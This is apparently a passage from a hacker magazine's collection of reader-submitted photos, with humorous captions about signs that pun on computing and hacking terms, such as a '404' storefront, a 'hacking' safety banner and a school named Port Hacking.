
There's quite a story behind this sign, discovered by **Jon Guidry** in the Perimeter Mall in Dunwoody, Georgia. We all know a 404 error means a page on the web isn't able to be found. But this was actually a reference to nearby Atlanta's area code (which used to cover the entire state). Sadly enough though, since this picture was taken, this branch has closed - meaning it's not able to be found. And so the irony completes.

The Back Cover Photos




We'll just say it now. We want this banner. We'll even wear all the protective equipment it's telling us to whenever we engage in hacking if we can just have it to proudly hang somewhere. This was found by **Wreckage Brother** at the Pasar Seni MRT station in Kuala Lumpur, Malaysia. We suspect this wasn't in fact some sort of crude pen testing operation, but rather a drilling/construction project.

The Back Cover Photos



We all know what port hacking is about. Scanning for open ports on computers is as old as the hills, and apparently this school in Sydney, Australia has been teaching it since 1959. Discovered by **simran**, this institution also has a motto we can all live by.

The Back Cover Photos



Now here's a somewhat sad and funny tale. These folks certainly had an elite address at one time, as found by **pdoherty** in the Windsor Terrace section of Brooklyn, New York. What's funny is the faded out lettering which reads "Buy & Activate Over The Net!" It seems that customers may have taken that advice to heart, making the store itself unnecessary. And that's what's sad.